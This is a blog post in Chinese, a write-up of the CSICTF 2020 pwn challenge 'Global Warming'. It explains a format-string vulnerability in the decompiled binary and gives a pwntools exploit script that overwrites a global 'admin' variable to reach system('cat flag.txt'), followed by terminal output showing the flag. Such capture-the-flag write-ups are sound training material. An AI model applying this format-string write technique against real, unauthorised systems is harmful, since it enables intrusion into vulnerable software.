




【CSICTF】Global Warming WriteUp

原创

[古月浪子](#)  于 2020-07-23 15:55:25 发布  115  收藏

文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tqdyqt/article/details/107460932>

版权

Global Warming

497

pwn

Greta Thunberg 1 Administration 0

nc chall.csivit.com 30023

global-warm...

一道格式化字符串漏洞的题，以前遇到这种题都是手撸payload，今天来试试pwntools自带的工具

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-408h]
4     int *v5; // [esp+400h] [ebp-8h]
5
6     v5 = &argc;
7     setbuf(stdout, 0);
8     setbuf(stdin, 0);
9     setbuf(stderr, 0);
10    fgets(&s, 1024, stdin);
11    login("User", &s);
12    return 0;
13 }
```

```
1 int __cdecl login(int a1, char *format)
2 {
3     int result; // eax
4
5     printf(format);
6     if ( admin == 0xB4DBABE3 )
7         result = system("cat flag.txt");
8     else
9         result = printf("You cannot login as admin.");
10    return result;
11 }
```

```
.bss:0804C02C          public admin
.bss:0804C02C admin    dd ? ; DATA XREF: login+20fr
.bss:0804C02C _bss    ends
h<<-0804C02C
```

由于读取字符数有限制，不能栈溢出，但是发现程序直接将读取的字符串printf，导致可以利用格式化字符串漏洞

%n可以将已输出的字符数当作4字节整数写入指向的内存地址，同理%hnn可以写入单字节整数

利用这一点去改写admin的值，即可绕过检测

如果是有回显的题目，通常用aaaa%p-%p-%p-%p-%p...来找偏移，看到0x61616161即可确定偏移量

用%xc来输出x个字符，这样便可控制写入的值

手撸payload是比较麻烦的，好在pwntools为我们提供了一个工具函数，直接使用即可~

```

from pwn import *
from LibcSearcher import *
from struct import pack

context.os='linux'
context.arch='i386'
context.log_level='debug'

sd=lambda x:io.send(x)
sl=lambda x:io.sendline(x)
ru=lambda x:io.recvuntil(x)
rl=lambda :io.recvline()
ra=lambda :io.recv()
rn=lambda x:io.recv(x)
sla=lambda x,y:io.sendlineafter(x,y)

io=remote('chall.csivt.com',30023)
#io=process('./global-warming')
elf=ELF('./global-warming')

sl(fmtstr_payload(12,{0x804C02C:0xB4DBABE3}))


io.interactive()

```

```

wesker@ubuntu: ~/Desktop
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
000001b0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | |
|
*
000001d0 20 20 20 20 20 20 20 20 20 20 b2 20 20 20 20 20 | | |
|
000001e0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | |
|
*
000002b0 20 20 20 00 0a 63 73 69 63 74 66 7b 6e 30 5f 35 | . .csi|ctf
{n0_5|
000002c0 74 72 31 6e 67 35 5f 40 74 74 40 63 68 33 64 7d |tr1n|g5_|tt@
c|h3d}|
000002d0
,◆-◆.◆/◆
◆
; \xb2
\|x00
csictf{n0_5tr1ng5_|tt@ch3d}[*] Got EOF while reading in interactive
$

```



[创作打卡挑战赛](#) >
[赢取流量/现金/CSDN周边激励大奖](#)